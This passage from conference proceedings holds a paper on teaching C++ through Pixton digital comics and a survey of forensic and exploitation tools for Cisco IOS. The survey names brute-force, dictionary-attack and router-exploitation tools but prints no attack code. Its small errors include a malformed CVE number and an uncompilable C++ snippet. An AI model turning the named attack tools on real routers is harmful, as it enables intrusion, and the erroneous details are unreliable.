- [6] History of Optical Solutions, OSA, Link: <https://opticalsolutions.com.au/history-fibre-optic-solutions/>
- [7] Securing Fiber Optic Networks and Designed According to the Security Standards, Algasim Mohamed Ahmed Abd Albaji, Dr. Amin Babiker A/Nabi Mustafa, 2014, Link: <https://www.ijsr.net/archive/v3i11/T0NUMTQ0NTM=.pdf>
- [8] Secure Communication in Fiber-Optic Networks, Ben Wu, Bhavin J. Shastri, Paul R. Prucnal, 2014, Link: https://www.queensu.ca/physics/shastrilab/sites/shastwww/files/uploaded_files/publications/book_chapters/Wu_MK_Security_2014.pdf
- [9] Optical Vulnerabilities and Security threats, Rajesh Uppal, 2022, Link: <https://idstch.com/cyber/optical-networks-vulnerabilities-and-security-threats/>
- [10] What is optical encryption: Ciena Corporation, 2020, Link: <https://www.ciena.com/insights/what-is/What-Is-Optical-Encryption.html>
- [11] Security threats and protection procedures for optical networks, David Dahan, 2017, Link: <https://ietresearch.onlinelibrary.wiley.com/doi/full/10.1049/iet-opt.2016.0150>

Digital Storytelling Tools for Young Students

Marina Dodevska

Faculty of Computer Science and Engineering
Ss.Cyril and Methodius University
Skopje, Republic of North Macedonia
marina.dodevska@students.finki.ukim.mk

Slavica Mileva Eftimova

High School "Jane Sandanski"
Strumica, Republic of North Macedonia
meslavica@yahoo.com

Ana Madevska Bogdanova

Faculty of Computer Science and Engineering
Ss.Cyril and Methodius University
Skopje, Republic of North Macedonia
ana.madevska.bogdanova@finki.ukim.mk

Abstract— Digital storytelling has emerged as a powerful tool for communication, education, and creative expression in the digital age. This form of storytelling combines multimedia elements such as images, videos, audio, and text to explain the new material engagingly in Education. In this paper, we explore the concept of digital storytelling, its history, impact, and tools used in this domain. An analysis of the Pixton storytelling digital tool and its implementation within the Informatics course is demonstrated.

Keywords— digital storytelling, tools, young students

I. INTRODUCTION

Digital stories are more than just videos—they encompass various multimedia formats and tools that enable students to communicate ideas to audiences effectively [1]. These may include photographs, digital books, audio recordings and podcasts, data visualizations and infographics, editorial illustrations and graphic novels, and video documentaries. While writing still forms the foundation of all nonfiction digital stories (through research, interview questions, scripts, titles, etc.), digital stories provide a dynamic way for students to connect with the subject matter. Digital storytelling is based on several key elements [2]:

1. Narrative Structure: narrative structure is the backbone of any story. In digital storytelling, this often takes on non-linear or interactive formats. The sequence of events or experiences of the storyteller can range from simple, linear settings to complex, branching stories often seen in interactive media.
2. Character Development: digital stories don't limit characters to text descriptions. Visual, audio, and interactive elements can enhance the story to create a stronger connection with the audience. These characters are often the driving force behind the narrative and help create a more immersive environment.
3. Visual Design: this element uses graphics, videos, and images to create an atmosphere that compliments the narrative. Visual design isn't just about aesthetics in digital storytelling. It can be used to set the tone and evoke emotion.
4. Sound and Music: sound effects and music are essential for setting the mood and enhancing the storytelling experience. Audio can be interactive in digital formats. It changes based on user actions and decisions.
5. Interactivity: interactivity is one of the key elements of digital storytelling. The audience can interact more meaningfully with

the story and often influence the outcome or direction of the narrative. It can be as simple as a choice or complex and affect the story's progress.

6. Pacing and Rhythm: Pacing can control the flow of a story in digital media. Pace determines the speed at which the story develops. This is important to keep the audience interested. User interactions can affect the pacing of a story, which is a dynamic element in digital storytelling.

7. Platform Integration: Digital platforms are a great way to tell stories. Each has its tools and audience. It is important to understand the strengths and weaknesses of each digital platform, such as social media, mobile apps, or websites.

II. RELATED WORK

The paper [3] provides an overview of the historical and ongoing use of digital storytelling in educational settings. While previously limited to desktop computers or laptops, the process of creating digital stories has become more accessible thanks to affordable mobile devices and user-friendly web-based tools, making it accessible to practitioners of all ages. According to [4], digital stories help students to improve time management, learn about problem-solving, and communication skills, and develop interpersonal qualities such as teamwork, critical thought, information collection and interpretation of data, analysis of texts and images, synthesis, and self-evaluation. As a practical tool for learning/ teaching, digital stories are the result of student's work and by including them in an ePortfolio, they offer a personal dimension that more traditional tasks do not.

According to [5], digital storytelling is a promising technique that intersects all levels of education and enriches the educational process. It is currently integrated into the educational system of many countries, providing new results and fruitful discussions.

III. EVOLUTION OF DIGITAL STORYTELLING

Digital storytelling, however, is not a new practice [6]. Initially, digital storytelling was defined as related to video production, animation, and web design. However, digital storytelling has evolved tremendously during the past 20 years. One of the best-known pioneers in this field, Joe Lambert, co-

founder of the Center for Digital Storytelling (CDS), a nonprofit community arts organization in Berkeley, California, helps children and adults create and share personal narratives through the use of intelligent writing and digital media tools since the early 1990s. Another pioneer, British photographer, and author Daniel Meadows defined digital storytelling as a way of telling personal stories and working with multimedia technology. He emphasized that these stories can be described by anyone, on any topic, in any medium, all over the world. The visual nature of this medium separates digital stories from other narrative forms. New technology makes it possible to create, share, and view these stories online. Digital stories can be as simple as a filmstrip composed of photographs or moving images uploaded to web pages. It also includes video editing software and web tools like iMovie, CapCut's AI Video Generator, Microsoft Sway, etc., allowing users to turn them into digital storytelling productions. John Seeley Brown, a researcher and consultant on digital culture, found it intriguing that digital storytelling allows for the use of many mediums for storytelling and that children today, growing up in a digital world, can develop new ways to tell stories. They can easily create interpretive films and incorporate music into the story. The context around the content can be "sculptural" or "conditional". What film is all about—and rich media—fundamentally relies on the complex interplay between context and content.

IV. BENEFITS OF DIGITAL STORYTELLING

Digital storytelling has many advantages over traditional forms of storytelling [7]. First, it allows the storyteller to control all aspects of the presentation—from the pace and timing of the narration to the visual elements used - to create a powerful experience for the audience. It allows personal stories to be told from personal experience and from a particular point of view that may be unfamiliar to the audience. Additionally, digital stories can be easily shared with others through social media platforms or websites such as YouTube or Vimeo. This makes it easy for people to access information about the topic without having to attend an event or visit a museum or gallery space. Digital stories can often be quickly updated if new information comes to light or if there are changes in perspective on an issue to be addressed.

V. DIGITAL STORYTELLING IN SCHOOLS

In schools, digital storytelling is an effective tool for engaging students and enhancing learning [8]. By encouraging students to create their own stories using digital media, educators can foster creativity, critical thinking, and collaboration. Digital storytelling can also help students develop a deeper understanding of course material and improve their communication and presentation skills. Students need digital storytelling because it helps them develop a wide range of critical skills. Students can improve their creativity, critical thinking, communication, and ability to work together by making their own digital stories. Storytelling is an essential tool for educators because it can help make learning more meaningful and memorable for students. The stories were used throughout history to convey important lessons and ideas, and they continue to be a powerful way to connect and engage students. By incorporating storytelling into their teaching,

educators can create a more engaging and effective learning experience for their students.

VI. DIGITAL STORYTELLING TOOLS

In this section, we present several digital storytelling tools.

1. PIC-LIT [9] is a free learning tool and platform that can be used by students, teachers, and people of all ages who want to improve their writing skills creatively. PIC-LIT is a combination of words placed on a picture that not only connects to the photo but also adds meaning to the photo. It can be a caption, a sentence, a story, a paragraph, a poem, a quote, and more.
2. Make Beliefs Comix [10] is a free tool that allows students and teachers to create black-and-white comics in an easy and fun way. No registration/login is required to use it. The tool includes several functions for editing such as zooming in/out, flipping, reordering (from front to back), and moving items in each panel. After creating the comic they can save and print it.
3. Animoto [11] is a powerful cloud-based tool that allows students to tell stories through videos. Once the video is created, it can be easily shared with others on social networks, embedded in a web page, or included in an email. Each video allows the inclusion of images and music selected by the user. The tool can be used without the need to download/install.
4. Pixton [12] is another digital storytelling tool where students and teachers can communicate their thoughts and ideas on any topic by creating digital comics. Pixton offers a basic free and advanced account. Pixton can be used through any web browser and accessed on phones, tablets, and computers. With the help of this tool, students can also practice English, mathematics, and science.
5. BoomWriter [13] is a free storytelling tool that allows students to tap into their potential and create their own stories. It was created in 2012 and can be used via tablets, smartphones, and desktop computers. It consists of three separate tools StoryWriter where the story is written, WordWriter where the students practice its vocabulary, and ProjectWriter where it combines the previous two to make the story look good.

VII. IMPLEMENTATION OF PIXTON

In this section, we analyze the possibilities of the Pixton tool by its implementation within an Informatics course in the first year of a secondary school. For this purpose, we created a simple story in Pixton consisting of 5 images (one title and four describing a specific situation), and then for each image we wrote code in the C++ programming language. The story offered to the students is as follows: "Francesca and Marey, brother and sister, lived in a small town. Both were very curious and clever children. The exam session was approaching and they had to prepare for the exams. They spent the whole day studying, so they immediately fell asleep due to the fatigue. After the exam session, wanting to take a break from studying, they headed to the city park." The following Figures 1-9 present the screenshots taken from Pixton for the created story and the "translation" of the activities in C++ language, enabling a creative environment for introducing several programming concepts (if-then statement and loops).




Fig. 1: A created story in the Pixton tool



Fig. 2: Marey & Francesca study




Fig. 3: The code for Fig. 2




Fig. 4: Marey & Francesca are going to sleep




Fig. 5: The code for Fig. 4



Fig. 6: Marey & Francesca are taking an exam




Fig. 7: The code for Fig. 6




Fig. 8: Marey & Francesca are going to the Park

```

1 #include <iostream>
2 using namespace std;
3 int main() {
4
5     string weather;
6     cout << "What's the weather like? Sunny or Rainy?" << endl;
7     cin >> weather;
8
9     if((weather == "Sunny" || weather == "sunny") {
10         cout << "Francesca and Murey are playing in the Park <3";
11     } else if((weather == "Rainy" || weather == "rainy") {
12         cout << "Francesca and Murey are watching a movie in the cinema <3";
13     } else {
14         cout << "The weather app has crashed" << endl;
15     }
16
17     return 0;
18 }

```

What's the weather like? Sunny or Rainy?
sunny
Francesca and Murey are playing in the Park <3

Fig. 9: The code for Fig. 8

The implementation of Pixton was undertaken at High School "Jane Sandanski" in Strumica, to the Informatics course attended by first-year students. The class lasted 45 min and the students worked individually, in groups, and in pairs. The experience of the activity was positive, the students had no difficulties and were satisfied with the application of the new method. The activity is challenging and provides an opportunity to develop creativity while learning about computer science (programming) concepts.



Fig. 10: Students use Pixton in the class

VIII. THE IMPACT OF AI ON DIGITAL STORYTELLING

Over the years, technology has dramatically transformed the way people communicate, work, and even create art [14]. One such technological innovation that is constantly breaking new ground is Artificial Intelligence (AI). The basic principle behind artificial intelligence in writing is the creation of algorithms that mimic human thought processes and language patterns, enabling machines to assist or even replace human authors in the writing process. This transformation from bytes to bestsellers is facilitated through deep learning technologies, natural language processing (NLP), and machine learning algorithms, which enable these systems to analyze vast amounts of data and generate coherent, compelling narratives.

IX. CONCLUSION

Storytelling plays a pivotal role in a child's development, offering numerous benefits beyond simply simulating brain

activity. With the development of technology, as we can see, several digital storytelling tools allow children, even students, to use digital devices in a fun and effective way. Based on our analysis of the Pixton tool, we created an example of a fusion of Literature and Informatics courses. We are confident that this approach can enable students' comprehension of new concepts in the C++ programming language more effectively by incorporating storytelling.

REFERENCES

- [1] Michael Hernandez: The Power of Digital Storytelling, ASCD, 2023, link: <https://www.ascd.org/el/articles/the-power-of-digital-storytelling>
- [2] Team EMB: Unlocking the Power: 7 Essential Elements of Digital Storytelling, Emb Global, 2023, link: <https://blog.emb.global/elements-of-digital-storytelling/>
- [3] Bernard R. Robin: The Power of Digital Storytelling to Support Teaching and Learning, Digital Education Review, ISSN-e 2013-9144, N°. 30, 2016, págs. 17-29, link: <https://dialnet.unirioja.es/servlet/articulo?codigo=5772440>
- [4] Carmen Gregori Signes: PRACTICAL USES OF DIGITAL STORYTELLING, 2010, link: https://www.uv.es/gregoric/DIGITALSTORYTELLING/DS_files/DS_T_15_ene_08_final.pdf
- [5] Maria Sagri, Filippas Sofos, Despoina Mouzaki: Digital Storytelling, comics and new technologies in education: review, research, and perspectives, The International Education Journal: Comparative Perspectives Vol. 17, No. 4, 2018, pp. 97-112, link: <https://openjournals.library.sydnev.edu.au/IEJ/article/view/12485>
- [6] Saniya Khan and Priyanka Gupta: What is Digital Storytelling & How to Create a Digital Story (All you need to know), Ed Tech Review, 2024, link: <https://www.edtechreview.in/trends-insights/insights/what-is-digital-storytelling-how-to-create-a-digital-story-all-you-need-to-know/>
- [7] Kyla Bali: What is Digital Storytelling and How to use it in the Most Powerful Way, ThingLink, 2023, link: <https://www.thinglink.com/blog/what-is-digital-storytelling-and-how-to-use-it-in-the-most-powerful-way/>
- [8] Richard Campbell: Inspiring Education with Digital Storytelling: A New Teaching frontier, Richard Campbell, 2023, link: <https://richardccampbell.com/digital-storytelling-in-education/>
- [9] PIC LITS, https://piclits.com/?doing_wp_cron=1710168247.0131490230560302734375
- [10] Make Beliefs Comix, <https://makebeliefscomix.com/>
- [11] Animoto, <https://animoto.com/>
- [12] Pixton, <https://www.pixton.com/welcome>
- [13] BoomWriter, <https://boomwriter.com/>
- [14] Blog: The impact of AI on Digital Storytelling, Dotndot, link: <https://dotndot.com/the-impact-of-ai-on-digital-storytelling/>

Investigating CISCO IOS

1st Nikola Janev
Faculty of Computer Science and
Engineering
St. Cyril and Methodius
Skopje, Republic of North
Macedonia
[nikola.janev@students.finki.ukim.
mk](mailto:nikola.janev@students.finki.ukim.mk)

2nd Jovana Dobрева
Faculty of Computer Science and
Engineering
St. Cyril and Methodius
Skopje, Republic of North
Macedonia
jovana.dobрева@finki.ukim.mk

3rd Vesna Dimitrova
Faculty of Computer Science and
Engineering
St. Cyril and Methodius
Skopje, Republic of North
Macedonia
[vesna.dimitrova@finki.ukim.
mk](mailto:vesna.dimitrova@finki.ukim.mk)

Abstract—This paper overviews different tools for performing forensic analysis on the CISCO Internet Operating System.

Keywords—forensics, router, OS, switch, security

I. INTRODUCTION

CISCO IOS is an operating system used in routers and switches manufactured by CISCO. CISCO devices are the most used in networking, which makes them a target for malicious users. Digital forensics allows the forensics expert to perform a forensic analysis with different tools to determine how, why, when, and who abused them to perform malicious activities.

II. RELATED WORK

“CISCO Router and Switch Forensics” by Dale Liu is the first book dedicated to criminal attacks, incident response, and data collection on devices from the most prominent network equipment leader – CISCO. This book is dedicated to network devices because they are attack targets, and network devices require digital forensics rather than traditional forensics [1].

“CISCO IOS Software Forensic Investigation Procedures for First Responders” is a document published on the CISCO website and provides instructions on collecting evidence for forensic analysis intended for the CISCO Internet operating system. This document explains that forensic analysis is performed when the device is compromised. Also, this document includes commands used for collecting evidence, integrity checks on CISCO IOS image files, how to collect dumps from CISCO IOS devices, and how to check if the ROM Monitor file is upgraded [2].

“Including Network Routers in Forensic Investigation” is a paper on the forensic analysis of network devices like routers and switches. It covers network forensics and whether it includes networks, systems, and devices associated with a physical network or a network made up of people [3].

This paper also consists of an architecture from CISCO IOS router 2800 (Figure. 1).




Figure 1: Architecture from CISCO Router 2800

“Development in CISCO IOS Forensics” is a presentation that contains several subjects, like types of attacks [4]:

- Protocol-based attacks include ARP Poisoning, DNS Poisoning, OSFP, EIGRP, and BGP Hijacks.

- functional attacks: weak passwords, posting configurations online, CISCO HTTP vulnerabilities (Web Interface), SNMP HMAC verification vulnerability

- binary exploitations: TFTP exploitations, HTTP exploitations, FTP exploitations

Types of evidence:

- Common OS: consists of making an image from the hard disk

- CISCO IOS: making an image from the RAM

- NVRAM evidence: Make an image from the NVRAM to check if the NVRAM has changed

- Flash file system: making an image from the CISCO IOS image file

- Analysis of binary evidence

“CISCO Router Forensics” from Thomas Akin is a presentation on performing forensic analysis on CISCO IOS. Several attacks are described here, such as HTTP authentication, NTP, and SNMP Parsing vulnerabilities. Also, we can find an example of a Chain

of Custody form, which is used in digital forensics (Figures 2 and 3) to document where the evidence was obtained, when it was obtained, what methods were used for collecting it, and why it was collected.

Southeast Cybercrime Institute Evidence Custody Document			Case #:
Date:	Location of Evidence:	Tag #:	
Name of Evidence Receiver	Name of Witness (if available)	Consent Required? Yes No	
Signature of Evidence Receiver	Signature of Witness	Signature of Consenting Person	
Item	Quantity	Description of Evidence (brief description of item, make/model, serial, identifying marks, color, and other status, as applicable)	

Figure 2: Front Page

Chain of Custody				
Item	Date/Time	Released By	Received By	Purpose & Location
		Name Organization Signature	Name Organization Signature	
		Name Organization Signature	Name Organization Signature	
		Name Organization Signature	Name Organization Signature	
		Name Organization Signature	Name Organization Signature	
		Name Organization Signature	Name Organization Signature	
		Name Organization Signature	Name Organization Signature	
Final Disposition of Evidence				
Final Actions Taken: (returned to owner, destroyed, etc...)		Persons receiving items/witnessing destruction		
		Name	Signature	Date
		1)		
		2)		
		3)		
		4)		

Figure 3: back side

Then, it is recommended to record the screen before starting the CISCO IOS router logging process, such as console logging, buffer logging, terminal logging, syslog logging, SNMP logging, AAA logging, or ACL violation logging [5].

“Router Forensics” from Giorgos Paraskevas Damiris is a diploma that discusses several topics, such as digital forensics, network forensics, digital evidence, router forensics: router components, ports, and tables, virtual routers, and the methodology of gathering evidence: analyzing memory dumps and live analysis (the router is turned on) [6].

“Count of Hacked CISCO IOS XE Devices Unexpectedly Plummet” is an article from bankinfosecurity.com website in which is said that CISCO has released patches for the two active zero-day vulnerabilities in the CISCO IOS XE operating system [7].

“Tools for analyzing network traffic and log files” by Prof. Vojdan Kjorveziroski is a lecture that describes tools for analyzing network traffic and logs files, such as Wireshark and Wireshark filters, and log file types: application logs, OS logs, device-specific logs, Syslog, logs from web servers, and firewall logs [8].

“CISCO IOS Penetration Testing with Metasploit” is an article from the rapid7.com website that explains how to exploit two vulnerabilities on CISCO IOS, i.e. CVE-2000-0945 и CVE-02001-0537, with the MetaSploit tool [9].

III. BACKGROUND

CISCO IOS is an operating system that runs on CISCO hardware, such as routers, switches, and other network devices. This operating system holds information about the protocol running, the IP addresses of the connected devices, ACL lists, etc. If someone gets access to a CISCO IOS device, he can view routing tables, the IP addresses, and the network’s topology. This can lead to abuse of various hosts connected to that router.

Suppose digital forensics is performed on a CISCO IOS router. In that case, the forensic expert can see when the router is accessed, if the configuration is changed, the IP addresses of the interfaces, MAC addresses, routing tables, users on the router, and their passwords.

The CISCO architecture consists of a running-config file written in RAM and a startup-config file written in NVRAM (figure. 4).

Everything configured is first written in the running-config file in the RAM, but the RAM is just a temporary memory, and if the network device is off, this running-config file is lost. Thus, the configuration in the running-config file is copied in the startup-config file on NVRAM with the command **copy running-config startup-config**.




Figure. 4 The process of copying the running-config file into the startup-config file

CISCO routers and switches have several configuration modes (figure 5).




Figure 5. Configuration modes

For example, if something needs to be configured, then the configuration mode needs to be changed to enable mode, which allows information about the network device to be seen. If the mode is changed to configuration mode, the device

can be configured by accessing interfaces, accessing different routing protocols, etc. But if the interface or protocol needs to be configured, the mode is changed to sub-configuration mode.

IV. ANALYSIS OF FORENSIC TOOLS

Several tools are available to perform digital forensics on a CISCO router.

We can divide them into three categories:

- tools for exploiting vulnerabilities
- tools for analyzing traffic and CISCO IOS
- tools for analyzing firmware images and security

On the side, for tools for exploiting vulnerabilities, there are:

-RouterSploit - an open-source exploitation framework similar to MetaSploit [10].

It consists of five different modules that help with penetration testing:

1. **Exploits:** modules that exploit a vulnerability
 2. **Creds:** modules designed for testing with credentials on embedded devices
 3. **Scanners:** modules for scanning for vulnerabilities
 4. **Payloads:** modules responsible for generating payloads for different architectures and injection points
 5. **Generics:** modules that execute generical attacks
- CISCO Global Exploiter: a tool that detects 14 different CISCOIOS vulnerabilities [11]
- CISCO Audit Tool: a tool for performing brute-force attacks on CISCO devices on a given port and password file [12]
- CISCO Torch: a tool for scanning and dictionary attacks running on devices like Telnet, SSH, SFTP, NTP, and SNMP [13].
- Router-PWN: a tool that exploits vulnerabilities on routers with web interfaces to gain access [14].

On the side, the two most commonly used tools for analyzing security and firmware images are Yersinia and Binwalk. For analyzing network traffic, there are three tools: CISCO CDP Monitor, Wireshark, and TCPDump.

IV.I Comparison of traffic analysis tools based on functionality

Wireshark is the best tool in this specter because it gives a detailed analysis of the protocols and the layers in the OSI model, including filters for filtering the network traffic. It also provides different statistical analyses like network traffic flow, lengths of the packets, graphs for TCP and UDP streams, etc, unlike the TCPDump tool for Linux, which allows only capturing the traffic on a given interface, and the Cisco CDP Monitor tool, which discovers devices that only use the CDP protocol.

	Comparison of traffic analysis tools based on functionality		
	Wireshark	TCPDump	Cisco CDP Monitor
Free/Paid	Free	Free	Free (Only the demo)
Protocols	OSI	TCP/IP	Only CDP
Statistics Analysis (graphs, tables, charts)	Yes	No	No
Detail analysis	Yes	Some	No
Filtering traffic	Yes	Some	No

Decrypting files (if key is provided)	Yes	No	No
DNS Resolving	Yes	No	No

Table. 1: Comparison of traffic analysis tools based on functionality

IV.II Comparison of CISCO IOS commands

CISCO IOS is an OS with CLI. All commands or configurations are written in the terminal. CISCO IOS abounds with a large number of commands. Some are for adding new users and password configurations, some for log collections, routing tables checks, commands for different protocols, and commands for verifying the image file.

Some of the commands for log collections are show logging, show version, and show rmon (Remote monitoring or RMON is a feature in CISCO IOS that allows the network administrators to monitor and analyze the performances of the network. With the rmon command, it can configure alarms and events for better network management), show processes (to display active processes), startup-config and running-config check with show running-config, show startup-config, and show users command to display users. Commands for routing tables like show ip route, show ip (EIGRP, OSPF, RIP) neighbors for checking the neighbors learned with the routing protocols, show ip (EIGRP, OSPF, RIP) database for checking the database with learned neighbors, show ip, show ip sockets. Commands for checking the ACL lists and firewall: show ip access-lists and show firewall status.

Also, the command to verify the image file is commonly used command by forensic experts to check the integrity of the network device. This command (verify /md5 system:memory/text) provides the md5 hash value for the image file.

These commands are used depending on which commands are needed for a given situation. For a forensic expert, the commands for log collecting, displaying routing information, firewall, ACL, and verification are used.

IV.II Comparison of security analysis tools

There are two security analysis tools: Yersinia [15] and Binwalk [16]. They are both tools for analyzing, but they have different functionalities. Yersinia specifies penetration testing and analyzing network protocols, while Binwalk is a tool for analyzing images from manufacturers and reverse engineering. Suppose the forensics expert wants to analyze, extract, and scan for signatures in different firmware images. In that case, he needs to use Binwalk, but if he wants to do penetration testing on the network, then Yersinia is recommended. Both tools perform the functionality for which they are made and the choice of analysis tool depends on the situation.

Binwalk functionalities:

-Signature scanning: scanning feature with signatures to find known file types in the binary data

-Entropy analysis: analysis to identify regions of interest in an image file

-File extraction: feature that allows extracting a file from an image file

Yersinia functionalities:

-Protocol analysis for STP, DHCP, ARP, etc

-Vulnerability testing

-DoS testing

-Packet crafting: allowing to creation of custom packets and

sending them to the target
-Traffic generation

IV.III Comparison of exploitation tools according to functionalities

According to the functionalities of the tools for exploiting vulnerabilities, the tool with the most functionalities is RouterSploit.

Comparison of exploitation tools according to functionalities			
Place	Tool	Functionalities	Price
First	RouterSploit	exploitation framework	Free
Second	Router-Pwn	exploits vulnerabilities on routers with web interfaces to gain access	Free
Third	Cisco Global Exploiter	Detects 14 different vulnerabilities	Free
Fourth	Cisco Torch	Scanning and attacks with dictionaries on services (Telnet, SSH, SFTP, NTP, SNMP)	Free
Fifth	Cisco Audit Tool	Bruteforce attack on given port and passwords file	Free
Sixth	Tenable Nessus	Scanning for devices, OS, applications, cloud, routers, switches, etc	Free (Only demo version)

Table 2: Comparison of exploitation tools according to functionalities

IV.IV Comparison of exploitation tools according to its size

According to Kali Linux documentation, the most lightweight tool is CISCO Global Exploiter because it only detects 14 different vulnerabilities on a CISCO network device, and the most heavyweight application is Nessus from Tenable Company.

Comparison of exploitation tools according to its size	
Tool	Size
RouterSploit	2.14 MB
CISCO Global Exploiter	37 KB
CISCO Auditing Tool	266 KB
CISCO Torch	117 KB
RouterPWN	55.7 KB
Tenable Nessus	30B

Table 3: Comparison of exploitation tools according to its size

V. Conclusion

There are many tools for analyzing and detecting vulnerabilities for penetration testing, but most of them are proprietary and expensive. One of these tools is FireEye Network Forensics Platform, a network security appliance that offers threat

detection, packet capture, and identification of security incidents on CISCO routers [17].

Scrutinizer is a tool by Plixer that analyses and monitors CISCO routers, including threat detection and flow analysis [18].

IBM Qradar, NetWitness, and many more offer analysis and vulnerability detection that one forensic expert can perform. Of course, these tools are much better than the free ones and are used by professionals, but they cost a lot of money.

VI. REFERENCES

- [1] CISCO Router and Switch Forensics, Dale Liu, 2009 <https://www.sciencedirect.com/book/9781597494182/cisco-router-and-switch-forensics#book-description>
- [2] CISCO IOS Software Forensic Investigation Procedures for First Responders, CISCO, 2024 https://sec.cloudapps.cisco.com/security/center/resources/forensic_guides/ios_forensic_investigation.html
- [3] Including network routers in forensic investigation, Brian Cusack, Raymond Lutui, 2014 https://www.researchgate.net/publication/289697060_Including_network_routers_in_forensic_investigation
- [4] Development in CISCO IOS Forensics, Felix Linder, 2008 https://www.recurity-labs.com/research/RecurityLabs_Developments_in_IOS_Forensics_USA08.pdf
- [5] CISCO Router Forensics, Thomas Atkin, 2002 <https://www.blackhat.com/presentations/bh-usa-02/bh-us-02-akin-cisco/bh-us-02-akin-cisco.ppt>
- [6] Router forensics, Giorgos Paraskevas Damiris, 2020 https://dione.lib.unipi.gr/xmlui/bitstream/handle/unipi/12710/Router_Forensics-Damiris.pdf
- [7] Count of Hacked CISCO IOS XE Devices Unexpectedly Plummets, Matthew J. Schwartz, 2023 <https://www.bankinfosecurity.com/count-hacked-cisco-ios-xe->
- [8] Tools for analyzing network traffic and log files, Vojdan Kjorveziroski, 2023 https://courses.finki.ukim.mk/pluginfile.php/238157/mod_resource/content/3/Auditoriska%20vezhba%201-splitted.pdf
- [9] CISCO IOS Penetration Testing with Metasploit, Rapid7, 2010 <https://www.rapid7.com/blog/post/2010/12/17/cisco-ios-penetration-testing-with-metasploit/>
- [10] RouterSploit, Kali Linux Docs, 2024 <https://www.kali.org/tools/routersploit/>
- [11] CISCO Global Exploiter, Kali Linux Docs, 2024 <https://www.kali.org/tools/cisco-global-exploiter/>
- [12] CISCO Audit Tool, Kali Linux Docs, 2024 <https://www.kali.org/tools/cisco-auditing-tool/>
- [13] CISCO Torch, Kali Linux Docs, 2024 <https://www.kali.org/tools/cisco-torch/>
- [14] RouterPWN, Domenico "LilloX" Malorni, 2018 <https://github.com/lilloX/routerPWN>
- [15] Yersinia, Kali Linux Docs, 2024 <https://www.kali.org/tools/yersinia/>
- [16] Binwalk, Kali Linux Docs, 2024 <https://www.kali.org/tools/binwalk/>
- [17] FireEye Platform, FireEye, 2024 <https://www.threatprotectworks.com/FireEye-PX-Series.asp>
- [18] Scrutinizer, Plixer, 2024 <https://www.plixer.com/products/plixer-one-platform/>

